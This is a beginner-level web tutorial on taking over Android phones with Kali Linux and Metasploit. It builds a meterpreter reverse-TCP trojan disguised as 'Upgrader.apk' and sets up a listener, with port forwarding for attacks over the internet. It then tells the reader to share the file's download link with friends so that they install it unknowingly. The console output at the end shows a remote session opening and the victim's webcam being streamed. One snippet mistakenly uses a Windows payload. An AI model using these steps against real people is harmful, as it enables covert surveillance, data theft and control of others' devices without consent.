In this Tutorial You will be guided How to Hack Android Using Kali. This a completely noob friendly tutorial . With Pics in each steps.

All that u need is just Kali Linux installed in your PC and a droid to hack



Step 1: Fire-Up Kali:

- Open a terminal, and make a **Trojan .apk**
- You can do this by typing :
- **msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk**(replace LHOST with your own IP)
- You can also hack android on **WAN i.e. through Internet** by using your **Public/External IP** in the LHOST and by **port forwarding**

Step 2: Open Another Terminal:

- Open another terminal until the file is being produced.
- Load metasploit console, by typing : **msfconsole**

Step 3: Set-Up a Listener:

- After it loads(generally takes some time), load the multi-handler exploit by typing **:use exploit/multi/handler**

```
msf > use exploit/multi/handler
msf exploit(handler) > 
```

- Set up a (reverse) payload by typing : **set payload android/meterpreter/reverse_tcp**
- To set L host type : **set LHOST 192.168.0.4** (Even if you are hacking on WAN type your private/internal IP here not the public/external)

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.4
LHOST => 192.168.0.4
msf exploit(handler) > 
```

Step 4: Exploit!

- At last type: **exploit** to start the listener.
- Copy the application that you made (Upgrader.apk) from the root folder, to you android phone.

- Then send it using Uploading it to Dropbox or any sharing website (like: <http://www.speedyshare.com>).
- Then send the link that the Website gave you to your friends and exploit their phones (Only on LAN, but if you used the WAN method then you can use the exploit anywhere on the INTERNET)

upload finished, find the download links below

Upgrader.apk	
Download Link:	http://speedy.sh/869Ss/Upgrader.apk
Forum Link:	[code]http://speedy.sh/869Ss/Upgrader.apk[/code]
HTML Link:	Download at !
Delete Key:	vexixedudima
Private:	<input type="checkbox"/> if checked, only you can download the file (requires premium)

Link List

New upload

- Let the Victim install the Upgrader app(as he would think it is meant to upgrade some features on his phone)
- **However**, the option of allowance for Installation of apps from Unknown Sources should be **enabled** (if not) from the security settings of the android phone to allow the Trojan to install.
- And when he clicks Open...

Step 5: BOOM!

There comes the meterpreter prompt:

```

root@kali: ~
File Edit View Search Terminal Help
+ -- ==[ 340 payloads - 35 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.4
LHOST => 192.168.0.4
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.4:4444
[*] Starting the payload handler...
[*] Sending stage (43586 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.4:4444 -> 192.168.0.5:37786) at 2015-02-10 01:50:12 -0500

meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: xbHzZPnR.html
[*] Streaming...
  
```
